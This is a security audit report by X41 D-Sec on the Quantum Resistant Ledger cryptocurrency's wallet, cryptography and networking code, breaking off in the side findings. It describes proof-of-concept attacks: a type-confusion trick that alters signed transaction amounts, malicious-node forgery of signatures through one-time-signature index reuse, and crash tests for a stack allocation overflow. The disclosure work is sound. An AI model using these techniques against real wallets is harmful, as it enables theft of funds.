



---

**Security Review of theQRL  
for The Quantum Resistant Ledger**


**Final Report and Management Summary**

---

2018-09-10

*CONFIDENTIAL*

X41 D-SEC GmbH  
Dennewartstr. 25-27  
D-52068 Aachen  
Amtsgericht Aachen: HRB19989



<i>Revision</i>	<i>Date</i>	<i>Change</i>	<i>Editor</i>
1	2018-08-20	Initial Reporting	M. Vervier
2	2018-08-27	Findings	M. Vervier, G. Kopf
3	2018-09-03	Summaries	M. Vervier
4	2018-09-10	Finalization	M. Vervier

# Contents

<b>1</b>	<b>Executive Summary</b>	<b>4</b>
<b>2</b>	<b>Introduction</b>	<b>6</b>
2.1	Methodology . . . . .	6
<b>3</b>	<b>Overview</b>	<b>7</b>
3.1	Scope . . . . .	7
3.2	Recommended Further Tests . . . . .	8
<b>4</b>	<b>Rating Methodology for Security Vulnerabilities</b>	<b>9</b>
4.1	Common Weakness Enumeration (CWE) . . . . .	9
<b>5</b>	<b>Results</b>	<b>10</b>
5.1	Findings . . . . .	11
5.2	Side Findings . . . . .	26
<b>6</b>	<b>About X41 D-Sec GmbH</b>	<b>33</b>
6.1	About Secfault Security GmbH . . . . .	33
<b>A</b>	<b>Index Reuse PoC</b>	<b>36</b>

## DASHBOARD

### Target

Customer The Quantum Resistant Ledger  
 Name theQRL  
 Type Library And Applications  
 Version As deployed between 2018-08-20 and 2018-09-01

### Engagement

Type Design And Code Review  
 Consultants 2: Markus Vervier and Gregor Kopf  
 Engagement Effort 19.5 days, 2018-08-20 to 2018-09-01

Total issues found 6





Figure 1: Issue Overview (l: Severity, r: CWE distribution)

# 1 Executive Summary

In August and September 2018, X41 D-Sec GmbH performed a security review of the Quantum Resistant Ledger (QRL) cryptocurrency project in cooperation with Secfault Security GmbH. From a total of six vulnerabilities discovered during the test, X41 D-Sec GmbH has found no vulnerabilities rated as critical, two classified as high severity, three as medium, and one as low. Also, six issues without a direct security impact have been identified.



**Figure 1.1:** Issues and Severity.

Following a previous review, the current project has a strong focus on core implementations of cryptographic primitives and the exposed P2P networking components.

The test was performed by two experienced security experts between 2018-08-20 and 2018-09-01.

The most severe issue discovered is a possible reuse of signature indices that could be caused by attackers in a privileged network position or malicious peers. Other issues are related to insecure dynamic allocations of stack memory, type confusion, and missing cryptographic steps. The type confusion issue could be exploited in certain non-default configurations to trick a user into approving transactions of unintended amounts.

At the time of writing The Quantum Resistant Ledger has already fixed or mitigated the reported issues.

From a design perspective X41 D-Sec GmbH considers the reviewed implementation of the eXtended Merkle Signature Scheme (XMSS) to withstand known attacks from quantum computers. No design flaws in the implementation itself were discovered.

It is recommended to refactor the current implementation of core components and introduce more strict sanity checks. This especially applies to length values. It is also recommended to further review the ledger and wallet implementations and introduce continuous dynamic testing such as fuzzing. This review has a focus on core components, the usage of cryptographic primitives, and implementations. Since the field of security is constantly evolving and changing, it cannot be guaranteed that all vulnerabilities in any component of the QRL have been identified yet.

In conclusion the core components and libraries of the QRL show a good design and maturity level. Vulnerabilities were discovered in core components, but are considered fixable with low to moderate efforts.

## 2 Introduction

X41 D-Sec GmbH reviewed core components of the blockchain technology developed by the Quantum Resistant Ledger (QRL) cryptocurrency project. The QRL project uses a variation of XMSS, a post-quantum signature scheme based on the NIST reference implementation, plus a custom implementation for the Ledger Nano S. cryptocurrency hardware wallet and implementations of Kyber and Dillithium for the Ephemeral Messaging Layer.

The reviewed stack is considered sensitive because attackers could try to attack it out of financial motivations.

### 2.1 METHODOLOGY

The review is primarily based on source code reviews, and dynamic testing in a laboratory setup.

A manual approach for penetration testing and for code review is used by X41 D-Sec GmbH. This process is supported by tools such as static code analyzers and industry application security tools. Dynamic analysis as for example fuzzing could not been performed in the time given.

X41 D-Sec GmbH adheres to established standards for source code reviewing and penetration testing. These are in particular the *CERT Secure Coding*<sup>1</sup> standards and the *Study - A Penetration Testing Model*<sup>2</sup> of the German Federal Office for Information Security.

---

<sup>1</sup><https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards>

<sup>2</sup>[https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration\\_pdf.pdf?\\_\\_blob=publicationFile&v=1](https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1)

## 3 Overview

DESCRIPTION	SEVERITY	ID	REF
External Proto Files	MEDIUM	QRL-PT-18-00	5.1.1
Missing Key Derivation	MEDIUM	QRL-PT-18-01	5.1.2
Use of Non-Authenticated Encryption	MEDIUM	QRL-PT-18-02	5.1.3
OTS Indices out of Sync	HIGH	QRL-PT-18-03	5.1.4
Non-Atomic Filesystem Interaction	LOW	QRL-PT-18-04	5.1.5
qrllib / Signature Stack Allocation Overflow	HIGH	QRL-PT-18-05	5.1.6
Shift of Signed Values - Undefined Behavior	NONE	QRL-PT-18-100	5.2.1
QRL Generate Tool - Code Injection	NONE	QRL-PT-18-101	5.2.2
Tree Height Truncation in qrllib / XMSS interface	NONE	QRL-PT-18-102	5.2.3
Unorthodox Seed Generation Method	NONE	QRL-PT-18-103	5.2.4
Potential Key Collisions in State Handling	NONE	QRL-PT-18-104	5.2.5
Truncation For Inputs Larger 4GB	NONE	QRL-PT-18-105	5.2.6

**Table 3.1:** Security Relevant Findings.

### 3.1 SCOPE

X41 D-Sec GmbH reviewed the following parts of the technology stack:

- **Cryptographic primitives:** The XMSS implementation, cryptographic API usage and core components related to cryptographic components have been reviewed.
- **Networking:** The Quantum Resistant Ledger uses a custom P2P design. The audit by X41 D-Sec GmbH includes the public gRPC API exposed by the nodes and different attack vectors.
- **Public services:** The public services provided by the project such as a web wallet and a block explorer have been partially reviewed, tested and their code audited. The focus was on core components and secure usage of APIs and libraries.

Due to a previous review and in accordance with The Quantum Resistant Ledger, X41 D-Sec GmbH did not perform a penetration test or extensive testing of GUI or client components. Instead the time was devoted to the review and testing of core libraries, protocols, and cryptographic components. Due to this strong



focus and the nature of security vulnerabilities, it cannot be guaranteed that all parts of the project are free of any security vulnerabilities.

## 3.2 RECOMMENDED FURTHER TESTS

It is recommended to perform further tests against the client applications and GUI components. Furthermore, larger scale fuzzing using custom protocol aware fuzzers is strongly recommended. Due to the still ongoing work on the code base, it is advised to perform regular code reviews on new code and to inspect interactions with legacy code and side effects.

## 4 Rating Methodology for Security Vulnerabilities

Security vulnerabilities are given a purely technical rating by the testers as they are discovered during the test. Business factors and financial risks for The Quantum Resistant Ledger are beyond the scope of a code review which focuses entirely on technical factors. Yet technical results from a code review may be an integral part of a general risk assessment. A code review is based on a limited time frame and only covers vulnerabilities and security issues which have been found in the given time, there is no claim for full coverage.

In total five different ratings exist, which are the following:

### Severity Rating

None
Low
Medium
High
Critical

### 4.1 COMMON WEAKNESS ENUMERATION (CWE)

The Common Weakness Enumeration (CWE) is a set of software weaknesses that allows the categorization of vulnerabilities and weaknesses in software. If applicable X41 D-Sec GmbH gives a CWE-ID for each vulnerability that is discovered during a test.

CWE is a very powerful method to categorize a vulnerability and to give general descriptions and solution advice on recurring vulnerability types. CWE is developed by MITRE<sup>1</sup>. More information is found on the CWE-Site at <https://cwe.mitre.org/>.

<sup>1</sup><https://www.mitre.org>

## 5 Results

This chapter describes results of this review. The security relevant findings are documented in Section 5.1. Additionally, findings without a direct security impact or that are out of scope are documented in Section 5.2.

## 5.1 FINDINGS

The following subsections describe findings with a direct security impact that were discovered during the test.

### 5.1.1 QRL-PT-18-00: External Proto Files

Severity: **MEDIUM**

CWE: 707 – Improper Enforcement of Message or Data Structure

#### 5.1.1.1 Description

During the review of the QRL wallet implementation, it was found that the wallet uses Protobuf in order to perform Remote Procedure Calls (RPC) with the QRL nodes on the network. The proto file definitions for the RPC protocol are dynamically loaded from the node that the wallet is connected to. The following source code excerpt illustrates this:

```
1  const loadGrpcClient = (endpoint, callback) => {
2    // Load qrlbase.proto and fetch current qrl.proto from node
3    const baseGrpcObject = grpc.load(Assets.absoluteFilePath('qrlbase.proto'))
4    const client = new baseGrpcObject.qrl.Base(endpoint, grpc.credentials.createInsecure())
5
6    client.getNodeInfo({}, (err, res) => {
7      if (err) {
8        console.log(`Error fetching qrl.proto from ${endpoint}`)
9        callback(err, null)
10     } else {
11       // Write a new temp file for this grpc connection
12       const qrlProtoFilePath = tmp.fileSync({ mode: '0644', prefix: 'qrl-', postfix: '.proto' }).name
13
14       fs.writeFile(qrlProtoFilePath, res.grpcProto, (fsErr) => {
15         if (fsErr) {
16           console.log(fsErr)
17           throw fsErr
18         }
19
20         const grpcObject = grpc.load(qrlProtoFilePath)
```

**Listing 5.1:** Dynamically loading proto definitions from a remote node

This might introduce subtle issues like type confusion. One particular instance of this problem occurs when generating and signing a transaction. Please consider the following code from the web wallet implementation:

```
1 wrapMeteorCall('transferCoins', request, (err, res) => {
2   if (err) {
3     LocalStore.set('transactionGenerationError', err)
4     $('#transactionGenFailed').show()
5     $('#transferForm').hide()
6   } else {
7     let confirmation_outputs = []
8
9     let resAddrsTo = res.response.extended_transaction_unsigned.tx.transfer.addrs_to
10    let resAmounts = res.response.extended_transaction_unsigned.tx.transfer.amounts
11    let totalTransferAmount = 0
12
13    for (var i = 0; i < resAddrsTo.length; i++) {
14      // Create and store the output
15      const thisOutput = {
16        address: binaryToQrlAddress(resAddrsTo[i]),
17        amount: resAmounts[i] / SHOR_PER_QUANTA,
18        name: "Quanta"
19      }
20      confirmation_outputs.push(thisOutput)
21
22      // Update total transfer amount
23      totalTransferAmount += parseInt(resAmounts[i])
24    }

```

### Listing 5.2: Generating a transaction

The *res* transaction is the result of an RPC call. It can contain any data and - due to loading the RPC definition at runtime - this data can be of any type. For instance, *resAmounts* could be of type *[String]* (instead of its actual type *[Uint64]*). The *confirmation\_outputs* collection contains a list of objects that is shown to the user as a confirmation prior to signing the transaction. The following line performs a division, assuming that *resAmounts[i]* is an integer type:

```
1 amount: resAmounts[i] / SHOR_PER_QUANTA
```

### Listing 5.3: Type Confusion

In order to illustrate the attack idea, please assume that *resAmounts[0]* is a string with the value "1e1". The result of the operation would then be  $10 / SHOR\_PER\_QUANTA$ , as JavaScript would treat the string as a value in scientific notation.

Later in the code flow, when preparing the transaction hash to be signed, the following operations are invoked:

---

```

1  const addrstoRaw = tx.extended_transaction_unsigned.tx.transfer.addrs_to
2  const amountsRaw = tx.extended_transaction_unsigned.tx.transfer.amounts
3  for (var i = 0; i < addrstoRaw.length; i++) {
4    // Add address
5    concatenatedArrays = concatenateTypedArrays(
6      Uint8Array,
7      concatenatedArrays,
8      addrstoRaw[i]
9    )
10
11   // Add amount
12   concatenatedArrays = concatenateTypedArrays(
13     Uint8Array,
14     concatenatedArrays,
15     toBigendianUint64BytesUnsigned(amountsRaw[i])
16   )
17 }

```

---

**Listing 5.4:** Signing a transaction

It can be observed that the value of *amountsRaw* (previously *resAmounts*) are passed to the function *toBigendianUint64BytesUnsigned()*, which is shown below:

---

```

1  // Take input and convert to unsigned uint64 bigendian bytes
2  toBigendianUint64BytesUnsigned = (input) => {
3    if(!Number.isInteger(input)) {
4      input = parseInt(input)
5    }
6
7    const byteArray = [0, 0, 0, 0, 0, 0, 0, 0]
8
9    for ( let index = 0; index < byteArray.length; index ++ ) {
10     const byte = input & 0xff
11     byteArray[index] = byte
12     input = (input - byte) / 256
13   }
14
15   byteArray.reverse()
16
17   const result = new Uint8Array(byteArray)
18   return result
19 }

```

---

**Listing 5.5:** Conversion to a 64-bit unsigned number

The first operation performed by this function is to invoke *parseInt()* on the provided argument (in case it is not a number, which is the case in this attack scenario). The behaviour of *parseInt()* is not consistent with the implicit cast performed above. The result of *parseInt("1e1")* is 1 and not 10, as one could assume.

An attacker can therefore modify the amount sent to a given address without causing the code to reject the transaction.

It should be noted that there is a call to `nodeReturnedValidResponse()` before actually signing a transaction. However, the arguments to `nodeReturnedValidResponse()` are the data that has already been processed (using the division operator). Hence, this call does not prevent the described attack - it only limits the amounts an attacker can modify. If the user for instance decides to transfer 10 Shor, then the attacker would return the string "1e1" as the amount. The actual amount (as serialized by `toBigendianUint64BytesUnsigned()`) would however be 1 Shor.

During the assessment, a proof of concept attack was implemented, using the attack steps described above. The resulting transaction is depicted in 5.1.




Figure 5.1: Transaction after mounting the attack

### 5.1.1.2 Solution Advice

In order to address the root cause of the problem, it is advisable to not load arbitrary Protobuf definitions from external sources. One way of implementing this is to hard-code a list of valid hashes for proto files in the web wallet. This approach was taken by QRL during the assessment.

## 5.1.2 QRL-PT-18-01: Missing Key Derivation

Severity: **MEDIUM**

CWE: 325 – Missing Required Cryptographic Step

### 5.1.2.1 Description

The `AESHelper` class of the wallet daemon derives the Advanced Encryption Standard (AES) key material to be used from a user-provided passphrase by directly hashing it. Please observe the below source code excerpt:

```
1 class AESHelper(object):
2     def __init__(self, key_str: str):
3         self.key = key_str.encode()
4         self.key_hash = sha256(self.key)
5
6     def encrypt(self, message: bytes, iv=None) -> str:
7         if iv is None:
8             iv = bytes(getRandomSeed(16, ''))
9
10        cipher = Cipher(AES(self.key_hash), modes.CTR(iv), default_backend())
11        enc = cipher.encryptor()
12        ciphertext = enc.update(message) + enc.finalize()
13
14        output_message = base64.standard_b64encode(iv + ciphertext)
15        return output_message.decode()
```

Listing 5.6: The AESHelper class

The user-provided `key_str` variable is hashed using Secure Hashing Algorithm 256 Bit (SHA256) and then used as an AES key. If the used password is of low entropy, then an attacker could easily perform a brute-force attack (e.g., based on a dictionary of well-known passwords). This is due to the fact that the SHA256 function has a rather low runtime and does not prevent an attacker from efficiently trying all passwords in their dictionary.

### 5.1.2.2 Solution Advice

When dealing with user-provided passwords, applying a key derivation function like `scrypt` is the recommended practice in order to make brute-force attacks more difficult and to defend against time/memory trade-offs like rainbow tables. Key derivations functions like `scrypt` can be tuned to require a chosen amount of computation time. Whenever an attacker performs a brute-force guess, they will have to invest this amount of computation time. If for example the key derivation function is tuned to take one second of time on the regular user's system, then the user will have to wait one second after entering their password.



The attacker however will typically try millions to billions of passwords. With a computation time of one second, trying one million passwords would require about eleven days.

### 5.1.3 QRL-PT-18-02: Use of Non-Authenticated Encryption

---

Severity: **MEDIUM**

CWE: 327 – Use of a Broken or Risky Cryptographic Algorithm

---

#### 5.1.3.1 Description

The file `core/Wallet.py` makes use of `AESHelper` for en/decrypting the wallet file. `AESHelper` makes use of AES in Counter (CTR) mode for performing the cryptographic operations, as shown in the listing 5.6. Due to its stream-mode nature, CTR is particularly susceptible to undetected changes in the ciphertext (e.g., flipping a bit in the ciphertext will result in a plain text with the same bit flipped). This means an attacker might be able to alter encrypted wallet files. This could result in various threat scenarios, such as making the victim re-use an old XMSS key index.

#### 5.1.3.2 Solution Advice

Using an Authenticated Encryption with Associated Data (AEAD) mode (like Galois/Counter Mode (GCM) or Encrypt Then Authenticate Then Translate (EAX)) for protecting the wallet file is recommended. AEAD modes offer not only confidentiality for the protected data, but also ensure its integrity. It should however be pointed out that certain attack scenarios can not be completely ruled out by. For instance, an attacker could overwrite a victim's wallet file with an older version of the same file. Users should therefore generally prefer hardware tokens over software implementations running on general purpose PCs.

## 5.1.4 QRL-PT-18-03: OTS Indices out of Sync

Severity: **HIGH**

CWE: 841 – Improper Enforcement of Behavioral Workflow

### 5.1.4.1 Description

The wallet daemon contains code for signing and publishing transactions to the network. For pushing a transaction, the general sequence of method calls is shown in the code excerpt below:

```
1 self._push_transaction(tx, xmss)
2 self._wallet.set_ots_index(index, xmss.ots_index)
```

Listing 5.7: Pushing Transaction to the Network

It can be observed that after signing a transaction using the current OTS index, as a first step, the method `_push_transaction()` is invoked. Subsequently, the method `_set_ots_index()` is used in order to mark the OTS key index that was used to sign the transaction as invalid. However, if the method `_push_transaction()` throws an exception the subsequent call to `_set_ots_index()` will not take place.

Investigating the method `_push_transaction()` shows the following code:

```
1 def _push_transaction(self, tx, xmss):
2     tx.sign(xmss)
3     if not tx.validate(True):
4         return None
5
6     push_transaction_req = qrl_pb2.PushTransactionReq(transaction_signed=tx.pbdata)
7     push_transaction_resp = self._public_stub.PushTransaction(push_transaction_req,
8     ↪ timeout=CONNECTION_TIMEOUT)
9     if push_transaction_resp.error_code != qrl_pb2.PushTransactionResp.SUBMITTED:
10        raise Exception(push_transaction_resp.error_description)
```

Listing 5.8: Method push\_transaction

Please note that the method will throw an exception in case the transaction could not be successfully sent to the Peer to Peer (P2P) network. It should further be noted that the call to `self._public_stub.PushTransaction()` will internally make use of gRPC; the result code of this operation is fully controlled by the node receiving the request. Hence, an attacker who operates a malicious node could send a return code different from `SUBMITTED` and cause the method to throw an exception. The wallet daemon would then not mark the used OTS key index as invalid, which might result in an OTS index re-use later (e.g., when re-signing the "failed" transaction).

In order to evaluate the feasibility of forging transactions in case of OTS key index re-use, a proof of

concept implementation was created. The following listings provide patches against the QRL and qrlib implementations. The patches are listed in appendix A.

In order to demonstrate that transactions can be forged when OTS key indices are re-used, it is required to start a malicious node. This node will observe all incoming transactions and check them against a target public key (provided using the `-target` switch). If an incoming transaction is issued by the target public key, the transaction will be stored. Once two or more transactions using the same OTS key index are received, the code attempts to forge the signature for a newly generated custom transaction. Empirical tests show that a forgery typically succeeds after observing six index re-uses.

The code can be tested using the QRL web wallet: simply connect to the IP of the system running the malicious node and issue a number of different transactions re-using the same OTS key index. It should further be noted that the web interface will not provide a correct estimate of the OTS key index to be used. This however appears to be by design, as the web interface clearly states that the OTS key index information cannot be trusted.

For actually forging signatures, the implementation takes a straight-forward approach. In order to understand the impact of reusing an XMSS index, it is important to correctly understand the underlying construction. XMSS<sup>1</sup> builds a tree of height  $h$  for authenticating  $2^h$  many W-OTS<sup>2</sup> keys. The index is a natural number identifying the W-OTS key to be used. Reusing an index means reusing a W-OTS key. In order to understand the implications of such a key reuse, please consider the internal operations of W-OTS:

For the sake of brevity, this section will only provide an informal introduction. For a more formal description of the construction, please refer to the respective papers. The core idea behind W-OTS is to iterate a hash function a number of times, depending on the message to be signed. Before signing the message, it is first deconstructed into a number of blocks  $b_i$  of equal size  $\log(w)$  bits. The "Winternitz Parameter"  $w$  now serves as a base for representing the message parts. For instance,  $w = 16$  would mean that the message to be signed will be written in base 4. In order to sign a message block  $b_i$ , one computes  $h^{b_i}(x_i)$ , where  $x_i$  is a secret only known to the signer,  $h$  is a cryptographic hash and  $h^n$  denotes iterating the hash  $n$  times. In order to be able to verify such a signature, the signer also publishes the values  $h^w(x_i)$ . The verifier can now simply iterate the received hash values on their own and test whether  $h^w(x_i)$  matches their own computations of these values. One obvious attack against this construction is to take an existing signature value and to "increment" one or more  $b_i$  by simply iterating the hash function further. This is countered by appending a checksum to the message before signing it. The checksum is defined as  $\sum_i w - 1 - b_i$ . The intuition behind this idea is the following: if an attacker increments a  $b_i$ , they will at the same time have to decrement the checksum. Decrementing an already signed value however implies to compute the pre-image of an iterated hash, which is assumed to be infeasible. Informally speaking, when reusing W-OTS keys, one risk is that the attacker is able to observe both, low checksum values and low  $b_i$  values. This is exactly what the implemented attacks aims to perform.

<sup>1</sup><https://eprint.iacr.org/2011/484.pdf>

<sup>2</sup><https://eprint.iacr.org/2017/965.pdf>

#### 5.1.4.2 Solution Advice

It is recommended to change the order to marking an OTS index as invalid and sending a transaction to the network: before any data containing a signature is disclosed to the public, the used OTS key index should be marked as invalid on the client side.

## 5.1.5 QRL-PT-18-04: Non-Atomic Filesystem Interaction

---

Severity: **LOW**

CWE: 362 – *Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')*

---

### 5.1.5.1 Description

While reviewing the implementation of the QRL wallet, it was found that the mechanism for persisting the wallet's internal state (including sensitive data such as OTS key indices) does not make use of atomic file system interaction. The functions for storing the state to disk make use of Python's standard file system API (e.g., `file()`). This could lead to problems in when power failures or similar events occur during a file write operation is in progress. In a worst-case scenario, the system could fail to store a used OTS key index on disk, which might later result in an index re-use. Exploiting this vulnerability however requires control over the target machine or its power supply.

### 5.1.5.2 Solution Advice

Addressing this issue is non-trivial, as safely writing data to persistent storage is typically a platform-specific feature. However, the problem is well-known in other software, such as database systems. There are several database implementations (such as SQLITE), which offer various degrees of safety for storing data to disk. It is recommended to investigate such solutions (e.g., their portability to the system's desired target platforms and their safety guarantees on the target platforms).

## 5.1.6 QRL-PT-18-05: qrlib / Signature Stack Allocation Overflow

Severity: **HIGH**

CWE: 770 – Allocation of Resources Without Limits or Throttling

### 5.1.6.1 Description

A stack exhaustion / overflow may occur when using Variable Length Allocations (VLA) in the XMSS signature verification implementation of qrlib. This issue may allow out of bounds writes outside the stack and corrupt data structures in the process memory. However, the current usage of the qrlib does mitigate this issue since the verified data is never longer than 32 bytes. X41 D-Sec GmbH still regards this issue as relevant since it is a library function and might be used on arbitrary length signatures by design.

The following code does dynamically allocate a buffer on the stack:

```
1 int core_hash(eHashFunction hash_func,
2             unsigned char *out,
3             const unsigned int type,
4             const unsigned char *key,
5             unsigned int keylen,
6             const unsigned char *in,
7             unsigned long long inlen,
8             unsigned int n) {
9     unsigned long long i = 0;
10    unsigned char buf[inlen + n + keylen];
11
12    // Input is (toByte(X, 32) || KEY || M)
13
14    // set toByte
15    to_byte(buf, type, n);
```

Listing 5.9: VLA Allocation Using Externally Controlled Length

The buffer size contains the signature size via the *inlen* parameter. If the *inlen* parameter is too large the buffer might be allocated outside the stack as demonstrated by the following toy program:

```
1 #include <stdio.h>
2
3 void allocate_big(unsigned long long foo, unsigned int bar) {
4     char buf[foo + bar];
5     char locbuf[1024] = {0};
6
7     printf("%p\n", &locbuf);
8     printf("%p\n", &buf);
9     printf("offset: %llu\n", (unsigned long long) &locbuf - (unsigned long long) &buf);
10
11 }
```

```

12
13 void main(int argc, char **argv) {
14     unsigned long long foo = atol(argv[1]);
15     unsigned int bar = atoi(argv[2]);
16
17     allocate_big(foo, bar);
18
19 }

```

#### Listing 5.10: PoC Stack Address Overflow

If run with large input values, the buffer is outside the stack as can be verified with a debugger:

```

1 gdb --args ./test 3024000 4
2 ...
3 (gdb) i proc map
4 ---Type <return> to continue, or q <return> to quit---
5     0x7ffff7ffe000    0x7ffff7fff000    0x1000    0x0
6     0x7ffff7fde000    0x7ffff7fff000    0x21000   0x0 [stack]
7 (gdb) print &buf
8 $2 = (char (*)[3024004]) 0x7ffffd1be00

```

#### Listing 5.11: gdb session - PoC Stack Address Overflow

To test if the native library used by the Python code is affected by an out of bounds stack write, we modified one of the unit tests to sign and verify a 10MB message:

```

1     def test_xmss(self):
2         HEIGHT = 6
3
4         seed = pyqrllib.ucharVector(48, 0)
5         xmss = pyqrllib.XmssBasic(seed, HEIGHT, pyqrllib.SHAKE_128, pyqrllib.SHA256_2X)
6
7         # print("Seed", len(seed))
8         # print(pyqrllib.bin2hstr(seed, 48))
9         #
10        # print("PK ", len(xmss.getPK()))
11        # print(pyqrllib.bin2hstr(xmss.getPK(), 48))
12        #
13        # print("SK ", len(xmss.getSK()))
14        # print(pyqrllib.bin2hstr(xmss.getSK(), 48))
15
16        self.assertIsNotNone(xmss)
17        self.assertEqual(xmss.getHeight(), HEIGHT)
18
19        #message = pyqrllib.ucharVector([i for i in range(32)])
20        message = pyqrllib.ucharVector(10*1024*1024,0x41)
21        print("Msg ", len(message))
22        # print(pyqrllib.bin2hstr(message, 48))
23

```



```

24     # Sign message
25     signature = bytearray(xmss.sign(message))
26
27     # print("Sig ", len(signature))
28     # print(pyqrlib.bin2hstr(signature, 128))
29     #
30     # print('-----')
31     # Verify signature
32     start = time()
33     for i in range(1000):
34         self.assertTrue(pyqrlib.XmssBasic.verify(message,
35                                                    signature,
36                                                    xmss.getPK()))

```

### Listing 5.12: PoC Stack Address Overflow

This results in a segmentation fault:

```

1 tests/python/test_shake.py::TestShake256::test_check_shake256 PASSED
  ↳ [ 62%]
2 tests/python/test_xmss.py::TestXmssBasic::test_xmss Msg 10485760
3 Segmentation fault (core dumped)

```

### Listing 5.13: Crash On Overly Long Signed Message

The invalid address 0x7ffc781bebe8 is accessed which results in an invalid access:

```

1 [520646.321128] pytest-3[4948]: segfault at 7ffc781bebe8 ip 00007f9f9c05176c sp 00007ffc781bebf0 error 6
  ↳ in _pyqrlib.so[7f9f9bfb3000+e3000]

```

### Listing 5.14: Crash On Overly Long Signed Message - Address

We conclude that the Python code using the native library is exploitable if an attacker can cause it to verify an overlong message.

A similar test was done for the JavaScript / WebAssembly code:

```

1     it('overly large message with signature', function () {
2         // Object a
3         let hexseed = '
  ↳ '0002006963291e58d6e776fe25932964748e774fb22cff112fbf5ece45b17965704697550064a60f40ba7c742694346761d5cc'
  ↳ ;
4         xmss = libqrl.Xmss.fromHexSeed(hexseed);
5         epk = xmss.getPK();
6
7         message_arr = Array.apply(null, Array(10*1024*1024)).map(Number.prototype.valueOf,0x41);
8         sig_str = "aaaaaaaa";
9         msg_in = new ToUint8Vector(message_arr);

```

```
10     sig_in = new libqrl.str2bin(sig_str);
11     sigpk = xmss.getPK();
12     verification1 = libqrl.Xmss.verify(msg_in, msg_in, msg_in);
13
14     });
```

---

#### Listing 5.15: PoC JavaScript / WASM Stack Overflow

Fortunately in WebAssembly the stack size limit is enforced, causing an exception that prevents exploitation:

```
1 1) libjsqrl
2     xmss
3     overly large message with signature:
4     RangeError: Maximum call stack size exceeded at Context.<anonymous> (test.js:228:26)
```

---

#### Listing 5.16: JavaScript / WASM Stack Overflow - Exception

### 5.1.6.2 Solution Advice

It is strongly recommended to replace all VLAs with heap allocations using a safe memory allocator.

## 5.2 SIDE FINDINGS

The following observations do not have a direct security impact or are affecting functionality and other topics that are not directly related to security.

### 5.2.1 QRL-PT-18-100: Shift of Signed Values - Undefined Behavior

---

Severity: **NONE**

CWE: *None*

---

#### 5.2.1.1 Description

A logical shift of signed values was observed at the following places in the code:

---

```
1 [qrllib/deps/dilithium/avx2/poly.c:149]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
2 [qrllib/deps/dilithium/avx2/poly.c:677]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
3 [qrllib/deps/dilithium/avx2/poly.c:679]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
4 [qrllib/deps/dilithium/avx2/poly.c:714]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
5 [qrllib/deps/dilithium/avx2/poly.c:716]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
6 [qrllib/deps/dilithium/avx2/reduce.c:58]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
7 [qrllib/deps/dilithium/avx2/rounding.c:22]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
8 [qrllib/deps/dilithium/avx2/rounding.c:51]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
9 [qrllib/deps/dilithium/avx2/rounding.c:57]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
10 [qrllib/deps/dilithium/ref/poly.c:150]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
11 [qrllib/deps/dilithium/ref/poly.c:593]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
12 [qrllib/deps/dilithium/ref/poly.c:595]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
